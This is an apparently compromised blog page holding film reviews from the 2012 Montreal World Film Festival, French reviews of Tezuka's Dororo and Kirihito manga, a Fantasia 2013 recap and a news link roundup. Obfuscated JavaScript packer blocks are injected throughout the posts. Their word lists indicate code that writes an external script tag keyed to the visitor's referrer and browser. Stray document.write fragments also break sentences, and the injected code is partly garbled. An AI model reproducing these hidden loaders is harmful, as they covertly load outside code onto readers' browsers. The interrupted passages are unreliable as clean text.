 This is a nice short movie that feels a lot like a student movie. However, it was planned as a pilot for a full-lenght feature film. Because of his young age, Kiyoshi Endo had trouble to find support for his fantasy adventure feature film, “B/W Foxes and the Rainbow Crystal”. And then the Great East Japan Earthquake occurred, paralyzing most of the movie industry in Japan. After doing some volunteering in the area affected by the tsunami, he decide to at least produced this short prelude. It was shot in five days, under conditions of heavy snow fall, in the northeast: Abukuma-Dou in Yamamoto-cho (Miyagi prefecture) and Tamura City in Tohoku district (Fukushima Prefecture).
Action and stunt scenes could have been better, but considering this is a very low budget movie, it is quite acceptable. The actor playing White Fox had lots of hesitation in his acting, but that also is to be expected considering his young age (even if he had previous acting experience). The special effects are not too bad, so all in all it is a nice and cute story. (And it is surprising I could say that much about such a short movie).
B/W Foxes and the Cave of Light (?????????? / Shirokuro gitsune to hikari no d?kutsu): Japan, 2012, 15 min.; Dir./Scr./Ed./Prod.: Kiyoshi Endo; Phot: Ricky Shinoda, Misako Toki, Misato Ichiki; Ass. Dir.: Noriyasu Takizawa, Fumiya Hayashi; Sound: Mari Aoki; Makeup & Styling: Ayaka Sato; SFX Makeup: Kanako Kitaochi; Cost.: Keko Saito, Asaki Asano; Music: Kenji Oh; CGI VXF: Tomoaki Nakano; Cast: Takuma Wada (Black Fox Mikuro), Sanshiro Yoshioka (White-haired boy Kohaku), Rinka Uzawa (Kureha), Yuichi Uchida (Fraun), Keisuke Niimi (bandit), Keijiro Matsushima (bandit). Short Film opening for Boku no Naka no Otoko no ko, screened at the Montreal World Film Festival August 31th, 2012 (Cinema Quartier Latin 15).
For more information you can visit the following websites:
B/W Foxes and the Cave of Light © 2012 Kiyoshi Endo Studio.
[ Traduire ]
The little girl in me
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kyzds|var|u0026u|referrer|aziet||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hiaef|var|u0026u|referrer|nrsei||js|php’.split(‘|’),0,{}))

 “When Kensuke Adachi is fired from his job for a mistaken order, document.write(“”); he is devastated. He withdraws from society and locks himself in his room. His father Kenzo and his sister Yuko are worried but can do nothing besides supporting him. One day Kensuke finds a web site for people who love dressing up in female clothing. Kensuke is fascinated by the drag queen depictions on the site posted by users who proudly display their glamorous alter egos. At first Kensuke thinks the images are demeaning, but gradually he begins to become very interested in the lifestyle depicted on screen.” (from The Montreal World Film Festival program guide)
 Kensuke finds a job right after graduating university. He is a shy and clumsy boy, pessimistic and quite unsure of himself, so eventually his mistakes get him fired from his job. He is hurt and becomes withdrawn, refusing to leave his home for five years. This is a phenomenon that the Japanese call “hikikomori”, often seen in bullied children who cannot deal with social interaction by fear of being hurt physically or emotionally. Eventually his disorder evolves into becoming a jyosoko otaku, someone who is obsessed with cross-dressing. This activity will bring him to interact socially again and help him finally find acceptance. He will find himself as well as a comfortable place in society. He will not be afraid of commitment anymore.
 Kensuke is not homosexual. He simply likes to wear women’s clothing. However, since a gay guy falls for him, the movie also obliquely address the subject of LGBT in Japanese society. If they have rarely encountered as much hate and discrimination as in western culture, Japanese LGBT have more often been subject of ridicule and have now started gaining acceptance. Kensuke situation is therefore similar to the plight of most Japanese LGBT. All in all, this movie is a simple coming of age story.
I must admit that I didn’t expect too much from this movie. The previous movies that I’ve seen from director Shoji Kubota (Lost Love Murder seen at the Montreal Film Festival in 2010 and Crazy-ism seen of the festival in 2011) didn’t impressed me at all. I found them rather boring and amateurish. However I was quite surprised to find that The little girl in me is quite enjoyable. It is still a very low budget movie, but this time the acting is excellent (although there was a few scenes at the beginning of the movie where the acting felt awkward, but it was probably to express the discomfort of the characters) and the photography is quite good. I guess the director has grown more experienced and more confident.
The Little Girl in Me (????????? / Boku no Naka no Otoko no ko): Japan, 2012, 100 min.; Dir./Scr./Ed.: Shoji Kubota; Phot.: Kenichi Negishi; Sound: Shigeo Tanabe; Music: Ippei Yogo; Prod.: Tomokazu Koseki, Miho Saito; Cast: Ryoma Baba, Bengaru, Ryûnosuke Kawai, Naoki Kawano (Kensuke), Hôka Kinoshita, Kouta Kusano (Karen), Yuri Nakamura (Yuko), Kiriko Shimizu, Asahi Uchida, Kinuwo Yamada, Yûrei Yanagi. Film screened at the Montreal World Film Festival August 31th, 2012 (Cinema Quartier Latin 15). 
For more information you can visit the following websites:
Available on DVD on these websites:


The Little Girl in Me © 2012 “The Little Girl in Me” Film Partners.
[ Traduire ]
Dororo (1)
 “Hyakkimaru est né sans bras, document.write(“”); sans jambes, sans yeux, sans oreilles, sans nez… Pas moins de 48 parties de son corps lui ont été ôtées, chacune ayant été emportée par un démon avant sa naissance. Devenu un jeune homme, il se découvre d’étranges pouvoirs, en particulier celui d’attirer toujours vers lui les monstres et démons. Accompagné de Dororo, un petit voleur assez particulier, il part à la recherche d’un endroit où il pourra enfin vivre en paix. Mais son voyage ne sera qu’une suite ininterrompue de luttes contre les pires esprits malfaisants du Japon.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tibas|var|u0026u|referrer|rnehk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sabze|var|u0026u|referrer|frkss||js|php’.split(‘|’),0,{}))
“Dororo est un manga de samouraï d’un genre plutôt inhabituel.”
[ Texte de la jaquette intérieure de couverture ]
Continuez après le saut de page >>
Dororo (???) est un manga sh?nen écrit et illustré par Osamu Tezuka. Il a d’abord été prépublié en feuilleton dans le Weekly Shonen Sunday de Shogakukan (entre le 27/08/1967 et le 22/07/1968) avant d’être compilé en quatre Tankoubon (volumes). Il a été traduit en français par Delcourt et est maintenant également disponible en anglais chez Vertical.
Ce manga a connu de nombreuses adaptations. Il a d’abord été adapté en une série télé d’animation de 26 épisodes, intitulé Dororo et Hyakkimaru (???????). Produit par Mushi (le studio de Tezuka) sous la direction de Gisaburo Sugii, il a été diffusé sur Fuji TV (le dimanche à 19h30 entre le 06/04/1969 et le 28/09/1969). En Septembre 2004, Sega a aussi produit un jeu vidéo pour PS2 intitulé “Blood Will Tell”. Finalement, le manga a été adapté au cinéma par Toho en 2007 avec Akihiko Shiota à la réalisation, ainsi que Kou Shibasaki (Dororo) et Satoshi Tsumabuki (Hyakkimaru) dans les rôles principaux. C’est une étrange adaptation (l’histoire se déroule dans le futur) qui se voulait la première partie d’une trilogie (la suite n’a jamais été produite) mais qui respecte bien l’esprit du manga (pour plus de détails voir, en anglais, les sites de Anime News Network, AsianWiki et IMdB).
 Le père de Hyakkimaru, Daigo Kagemitsu, était un seigneur de guerre de l’époque Sengoku. Un jour, il se rendit à un temple connu comme le “pavillon des enfers” et demanda à y passer la nuit, seul. Afin de devenir le maître du pays tout entier, il promit à chacun des quarante-huit démons du temple (représentés par des statues) une partie de son fils. Ainsi, son fils naquît muet, sourd, aveugle, sans aucun membres. Il lui manquait quarante-huit parties du corps (incluant nez, nombril, cheveux, etc.). Éplorée, la mère due, malgré elle, abandonner à la rivière cet enfant considéré non viable. Il fut toutefois recueilli par une sorte de médecin de campagne un peu sorcier qui en prit soin et, contre toute attente, il survécu. Le médecin lui fabriqua des prothèses qui lui donnèrent une apparence plus humaine et il développa des habilités surnaturelles (télépathie, fort instinct et “sixième sens”) qui lui permirent de se déplacer et de communiquer comme un être humain normal.
 Cependant, sa nature surhumaine attirait démons, spectres et fantômes ce qui s’avérait dangereux pour son père adoptif. Il décida donc de quitter sa maison à la recherche d’un lieu mieux adapté à sa nature. Avant son départ, le médecin le dota d’un sabre, caché dans l’un de ses bras artificiels, et le baptisa Hyakkimaru, l’enfant-aux-cent-démons. Une nuit, un esprit lui avoua que s’il pourchassait et tuait les quarante-huit démons qui lui avaient volé son corps il pourrait peut-être un jour redevenir normal. Plus tard il sauva une jeune voleur (peut-être avait-il senti que, comme lui, l’enfant était plus que ce qu’il prétendait) qui devint son compagnon de route et ainsi tous deux sillonnent les campagnes à la recherche de démons.
 Dororo a été créé à l’origine pour bénéficier de l’immense popularité des histoires de fantômes et de monstres (dans la tradition de l’oeuvre de Shigeru Mizuki), mais a fini par devenir plus une quête héroïque. Hyakkimaru et Dororo (dont le nom vient du mot japonais pour voleur, “dorobo”) sont tous deux à la recherche de ce qu’ils ont perdu: les parties du corps dispersés de Hyakkimaru et le trésor du père de Dororo. Toutefois, ce manga est bien plus qu’une histoire de samouraï et de voleur sur une mission de pogrom démoniaque. Il s’agit plutôt d’une quête de découverte de soi, sur un fond de lutte de classe (un thème certainement inspiré par l’idéologie de l’époque, notamment le “Zenky?t?”, ou le mouvement de protestation étudiants, entre les années 1965 et 1972, particulièrement dans les universités de Nichidai et Todai à Tokyo). Comme la plupart des manga de Tezuka, celui-ci est très bien écrit. Le récit est captivant et, en dépit de l’aspect cartoonesque des protagonistes, très sérieux–mais jamais dénué d’humour.
Les protagonistes : Daigo Kagemitsu, le docteur, Hyakkimaru et Dororo


 Sans être une oeuvre majeure de Tezuka, cette brève série de manga mérite tout de même notre attention. Cela vaut certainement la peine d’être lu.
Dororo, vol. 1 (de 4), par Osamu Tezuka. Paris, Éditions Delcourt (Label Akata, Coll. Fumetsu), avril 2006. 12.7 x 18.0 x 2 cm, 220 pg., 7.99 € / $13.95 Can. ISBN: 978-2-7560-0154-8. Sens de lecture Japonais. Recommandé pour jeunes adolescents (10+).
Aussi disponible en version anglaise chez Vertical:
Dororo, vol. 1 (of 3), écrit et illustré par Osamu Tezuka, New York, Vertical, avril 2008. 312 pages, 6 x 8 in., B&W, unflipped, paperback, $13.95 US ($15.95 CND), rated 16+, ISBN 978-1-934287-16-3. (Vol. 2: 2008/06/24, ISBN 978-1934287170; Vol. 3: 2008/8/26, ISBN 978-1934287187). Il a été réédité en mars 2012 en un énorme volume de 848 pages (U.S. $24.95 / CAN $29.95, ISBN: 978-1-935654-32-2). Gagnant du Eisner Award en 2009.
Pour plus d’information vous pouvez consulter les sites suivants:
Pour en savoir plus sur ce titre vous pouvez également consulter les entrés qui lui sont consacrées (en anglais) sur Anime News Network, Tezuka in English et le site officiel de Tezuka.
Une autre version de cet article a été préalablement publié dans Protoculture Addicts #96 (May/June 2008): 37.
Dororo © 2006 by Tezuka Productions. All rights reserved. © 2006 Guy Delcourt Productions pour l’édition française.
[ Translate ]
L’image du chat-medi (2013-08-17)
Saya, document.write(“”); en avril de l’an dernier
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|shrta|var|u0026u|referrer|bsnse||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tddtb|var|u0026u|referrer|diett||js|php’.split(‘|’),0,{}))

L’image du Mer-fleurie (2013-08-14)
Une fleur de mon jardin / A flower in my garden
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rhesf|var|u0026u|referrer|szdst||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbait|var|u0026u|referrer|tseek||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9533210787/" target="“new”" title="Pot marygold (Calendula officinalis) by clodjee, document.write(“”); on Flickr”>
Récolte attendue / Grape expectation!

Kirihito (1)
 “Pour découvrir les causes d’une maladie mystérieuse, document.write(“”); la “monmô”, le Dr. Kirihito Osanaï se rend au village de Inugami-sawa, dans une région très retirée du Japon. Il va y faire une découverte incroyable et sera victime d’une monstrueuse machination…”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttfkh|var|u0026u|referrer|nyzdn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hikrd|var|u0026u|referrer|ahyre||js|php’.split(‘|’),0,{}))
“À travers ce drame bouleversant, Osamu Tezuka plonge son scalpel directement dans un des “foyers infectieux” qui rongent notre société contemporaine.”
[ Texte de la jaquette intérieure de couverture ]
Continuez après le saut de page >>
Kirihito (?????? / Kirihito Sanka / lit. “éloge de Kirihito”) est un manga seinen relativement obscure écrit et illustré par Osamu Tezuka. Il a été prépublié en feuilleton dans le magazine Big Comics de Shogakukan entre Avril 1970 et Décembre 1971. Il a été compilé en un nombre de volumes qui varie beaucoup selon l’éditeur (de deux à cinq volumes) mais l’édition complète de l’oeuvre de Tezuka par Kodansha en 1977 le met en quatre volumes.
 C’est un manga très complexe qui représente un point tournant important dans l’oeuvre de Tezuka. Il s’agit de sa première histoire de suspense médical (lui-même médecin, Tezuka va perfectionner ce genre pour sa série Black Jack (1973-83) et utilisera également une thématique médicale pour L’arbre au soleil (1981-86), une chronique biographique qui retrace la vie de son arrière-grand-père, Ryoan Tezuka, aussi un médecin). C’est également sa première oeuvre influencée par le gekiga et offrant une forte thématique sociologique. Même son style graphique, qui apparait moins cartoonesque et caricatural qu’à l’habitude, subit l’influence du gekiga, un genre de récit graphique plus sombre, plus dramatique et réaliste, par opposition au manga qui est un genre généralemenet considéré plus léger et comique.
Le jeune docteur Kirihito Osanai étudie une maladie énigmatique qui transforme les humains en créatures d’une apparence quasi canine. Recherchant les causes de cette maladie, qu’il croit d’origine environnementale, il se rend dans un village reculé du Japon où il en devient lui-même victime. Il réussi à en contrôler le développement mais doit aussi faire face à une conspiration orchestrée par son propre patron. Il est fait prisonnier par un cirque chinois, mais réussi à s’échapper. Cependant l’avion qui l’amène de Taiwan aux Pays-Bas est détourné et il se retrouve bloqué au Moyen-Orient.
Préfigurant étrangement son Bouddha (1972-83), Tezuka explore les valeurs morales fondamentales du christianisme en utilisant un personnage qui a une vie de souffrance comme l’a fait Jésus-Christ (et le nom du personnage est un jeu de mot sur le nom du “Christ”, qui se prononce “Kirisuto” en japonais, et peut-être aussi sur “hosanna” qui est une exclamation de louange à Dieu en araméen et en hébreux). Le message humaniste de Tezuka (fait de compassion et de non-violence) commence à prendre forme. Au premier niveau, l’histoire offre un commentaire social sur l’ostracisme et le racisme, l’enseignement de l’acceptation de toutes les différences et le fait que, peu importe la façon dont nous nous regardons, nous sommes tous humains. Pour cela, Tezuka pourrait avoir utilisé une maladie comme la lèpre, mais cela n’aurait pas eu un effet aussi spectaculaire qu’une maladie fictive comme celle de Monmô, ce qui lui permet aussi d’ajouter, à un second niveau, un commentaire moral sur la nature humaine. Il dénonce ainsi les vices humains, démontrant que nous devons constamment nous battre pour rester au-dessus de la bête. Sur le rebond, il critique également la médecine moderne, qui est souvent plus préoccupés par la politique, les récompenses, les subventions et la promotion personnelle des ses chercheurs que de la santé réelle des patients.
Ce manga nous propose une histoire plutôt sérieuse qui se déroule lentement, ce qui ne plaira sans doute pas aux fans de Tezuka habitués à des récits plus légers. C’est toutefois superbement écrit et assez captivant. L’édition française de Delcourt/Akata honore bien cet excellent ouvrage avec une présentation attrayante et respectueuse: bonne traduction, sens de lecture original, répartie sur quatre volumes — contrairement à l’édition anglaise de Vertical qui renverse les planches pour les présenter dans le sens de lecture occidental, en un seul volume énorme et encombrant.
Je n’ai lu que le premier volume mais l’ensemble de la série m’apparait d’un grand intérêt et je m’efforcerai sûrement d’en lire la suite dès que possible. Même si ce n’est pas une oeuvre très connue de Tezuka, j’en recommande la lecture car je crois que c’est un manga important pour comprendre et apprécier la travail du maître.
Kirihito, vol. 1, par Osamu Tezuka. Paris, Éditions Delcourt (Label Akata, Coll. Ginkgo), août 2005. 12.7 x 18.0 x 1.8 cm, 220 pg., 7.99 € / $13.95 Can. ISBN: 978-2-8478-9892-7. Sens de lecture Japonais. Recommandé pour jeunes adultes (16+).
Aussi disponible en version anglaise chez Vertical:
Ode To Kirihito, story & art by Osamu Tezuka, New York, Vertical, 2006. 828 pages, 6 x 8 in., B&W, flipped, paperback, $24.95 US ($37.95 CND), rated 16+, ISBN 1-932234-64-0. (La réédition de 2010 est en deux volumes: Part 1, 978-1-934287-97-2, 480 pages; Part 2, 978-1-934287-98-9, 352 pages; U.S. $14.95 / CAN $18.95 chacun).
Vertical avait mis en ligne un preview (qui est encore disponible) pour les pages 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64 et 65 de leur édition anglaise.
Pour plus d’information vous pouvez consulter les sites suivants:
Pour en savoir plus sur ce titre vous pouvez également consulter les entrés qui lui sont consacrées (en anglais) sur Anime News Network et Tezuka in English.
Une autre version de cet article a été préalablement publié dans Protoculture Addicts #89 (Fall 2006): 78.
Kirihito Sanka © 2005 by Tezuka Productions. All rights reserved. © 2005 Guy Delcourt Productions pour l’édition française.
[ Translate ]
Fantasia 2013 Overview

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yihze|var|u0026u|referrer|asiki||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yadbk|var|u0026u|referrer|hyfbs||js|php’.split(‘|’),0,{}))
To follow up on my presentation of the Fantasia 2013 programmation, document.write(“”); I am adding here a few comments on this 17th edition of the Fantasia International Film Festival that just concluded.
This year the Japanese selection of the festival was offering thirty-three movies (including eight anime and three shorts). Unfortunately, I don’t have time anymore to queue to watch every Japanese movies like I used to do, and I also feel that I don’t fit with that kind of young, over energetic crowd anymore. But at least I was able to watch one movie and review two: Thermae Romae and Library Wars. There are a few more movies that I wished I would have been able to screen, like the Rurouni Kenshin live-action or Garden of Words, the latest Makoto Shinkai’s anime.
If you want to know more about the Japanese movies offered at this year’s Fantasia, I can recommend you the very interesting review by Claude R. Blouin at Shomingekiblog about seven of those movies (in french). Mr. Blouin says:
I draw the attention of literature’ lovers on a film whose spirit should reach readers of Gabrielle Roy, The Garden of Words, as well as on The Great Passage, which is about the life of words. About the world of image, Helter Skelter is noteworthy. Also Key of life for the relationship between play and adaptation. The introduction should give everyone some leads to go to the movies more likely to answer their concerns.
In a press release, the festival announced that it has reached “record attendance numbers this year, boasting more than 125,000 festival-goers for its 17th edition, surpassing last year’s record of 109,000 (a 15% increase). Over the course of its three-week film marathon, it presented over 131 features from 31 countries and more than 220 shorts from across the globe.” They also proudly announced this year’s prize-winners. Here we will list only those from Asia:
Fantasia Awards:
- Best Director: Hou Chi-Jan (Taiwan) for When a wolf falls in love with a sheep
- Best Actor: Cho Jae-hyun for The Weight by Jeon Kyu-hwan (South Korea)
Audience Awards:
- Best Asian Feature:
– Gold: HK/Forbidden Super Hero by Yuichi Fukuda (Japan)
– Silver: Lesson of the Evil by Takashi Miike (Japan)
– Bronze: How to Use Guys with Secret Tips by Lee Wonsuk (South Korea) - Best Animation Feature: The Garden of Words by Makoto Shinkai (Japan)
- Guru Prize For Most Energetic Film: HK/Forbidden Super Hero by Yuichi Fukuda (Japan)
You can find more information on the prize-winners over at Anime News Network.
I’d like to share one last thought about a complain that I heard again and again over the years: the line-ups. I guess that the festival is a victim of its own success. It is a problem that has always plagued the festival and that keeps people from attending. I heard many time (even this year) people saying that they would not come to Fantasia because they didn’t like the long line-ups (I, myself, abhors waiting in line and it’s one of the reasons that kept me from attending lately — besides being quite busy and not being a fan of the loud, rowdy crowd that seems to favours Fantasia). You line-up to get the tickets and then line-up again to get into the theatre. In a way, it’s a boon for the festival since most shows are sold out and not much can be done anyway to improve the experience for the viewers…
When I went to see Library Wars I must admit that I didn’t wait for the tickets, but, since I arrived only an half-hour early, I ended up waiting in line way over the corner of Ste-Catherine street, a little past the Centre Hi-Fi! Of course, the VIPs (guests, press or “friend” of the festival) have their own, much shorter line-up, but, surprisingly, it seems that even the $250 “Fantasia Passport”, giving access to every films, does not give priority access to screenings. I surely miss the time when it was worth for me to get a press accreditation. Now I am too busy and won’t bother with the accreditation process just for one or two movies. It’s too bad because the Fantasia selection of movies always includes some very interesting titles that can’t be ignored.
[ Traduire ]
Press Review (2013-08-11)
The last month was relatively quiet in the news department. No big event that I feel I must report on absolutely. However, document.write(“”); I nevertheless gathered about an hundred links of little information that I found interesting. And I want to share them with you after the jump:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|frdzk|var|u0026u|referrer|dddka||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eeafr|var|u0026u|referrer|yzzzt||js|php’.split(‘|’),0,{}))
Anime & Manga related, Japan, Popular Culture
- Seven Seas Adds Three New Manga (ICv2)
- More Details on ‘Robotech RPG Tactics’ (ICv2)
- Urasawa’s 20th Century Boys Wins 2nd Eisner Award (ANN)
- Classic Kids’ Manga Doraemon Coming to N. America Digitally (ANN)
- Box Art for ‘Robotech Expansion Packs’ (ICv2)
- Vertical Takes Moyoco Anno’s ‘Insufficient Direction’ (ICv2)
- Stone Bridge Press’ Newsletter: August 2013 (Link)
- Little Wars: How HG Wells created hobby war gaming (BBC)
- Live-Action Patlabor Robotic Mecha Photos Circulate Online (ANN)
- Guess who’s back for the Akira remake? Director Jaume Collet-Serra! (JoBlo)
- Freud en manga par Soleil (AnimeLand)
- Spiegelman, Mizuki, Nilsen, Seth And Michael DeForge, all from D&Q (ICv2)
- CDJapan starts an eBook Service (Link)
- Garden of Words, Berserk, Kick-Heart Win at Montreal’s Fantasia Fest (ANN)
- Goldorak, héraut du manga (Le Monde)
Apple, apps and mobile devices news
- A look at the “flawed” antitrust decision against Apple (TUAW)
- Opinion: Apple becoming a follower, not a leader (CNN)
- Olloclip Tele+Polarizer Is Even Better Than The Original (Cult of Mac)
- Two New iPhone Models to Be Introduced on September 6th? (Mac Rumors)
- FileMaker announces Bento will be discontinued on September 30 (TUAW)
- Dialogue for Mac pairs with your iPhone to let you answer and record calls (iMore)
- Apple’s free 20GB iCloud deal with former MobileMe users officially set to expire (GigaOM)
- US proposes resolution to Apple e-book price fixing (TUAW)
- Apple calls DOJ proposal “draconian”, “punitive”, and “wildly out of proportion” (TUAW)
- Why did nobody tell me that Apple headphones can be used to remotely snap iPhone photos? (TUAW)
- Publishers dispute Justice Department’s ebook penalties for Apple, saying they harm industry (The Verge)
- Book publishers also not happy with DOJ’s proposal for Apple in e-book price fixing case (TUAW)
- DOJ Says Publishers Are Again Colluding in Objecting to Proposed Apple Penalty in E-Book Case (Mac Rumors)
- Report: Apple unveiling new iPhone in September (USA Today)
- Apple To Hold Next iPhone Event On Tuesday, September 10th [Report] (Cult of Mac)
Books, Digital Edition & Libraries
- How Computer Analysis Uncovered J. K. Rowling’s Secret Novel (Popular Science)
- Amazon CEO Jeff Bezos to buy Washington Post (NBC)
- Newsstand Magazine Sales Plummet Again (ICv2)
Economy, Environment & International/U.S. Politics
- Relief in sight for heat-stricken East Coast (Today)
- Helen Thomas: 50 Years of Tough Questions and ‘Thank You, Mr. President’ (NYT)
- Judge Says Detroit Bankruptcy Unconstitutional (ABC)
- Opinion: Baby helps make a monarchy matter (CNN)
- William and Kate present baby prince (BBC)
- More Latinos Read All About It In English (NPR)
- Manning’s leaks endangered informants: trial witness (Chicago Tribune)
- Russia Plans To Enforce Anti-Gay Law For Athletes, Fans During Olympics (Talking Points Memo)
- Uruguay Legalizes Marijuana For Recreational Use (Business Insider)
- Pentagon Papers Leaker Daniel Ellsberg Praises Snowden, Manning (NPR)
- As Sentencing Phase Begins, Manning Could Face Decades In Prison (NPR)
- Japan Shows Off Largest Warship In 60 Years (NPR)
- Hiroshima Anniversary: Japan Marks 68 Years Since Atomic Bombing (Huffington Post)
- La dette du Japon dépasse le million de milliards de yens (Le Monde)
Health, home & garden
- How To Argue With The Anti-Vaccine Crazies: A Guide (Popular Science)
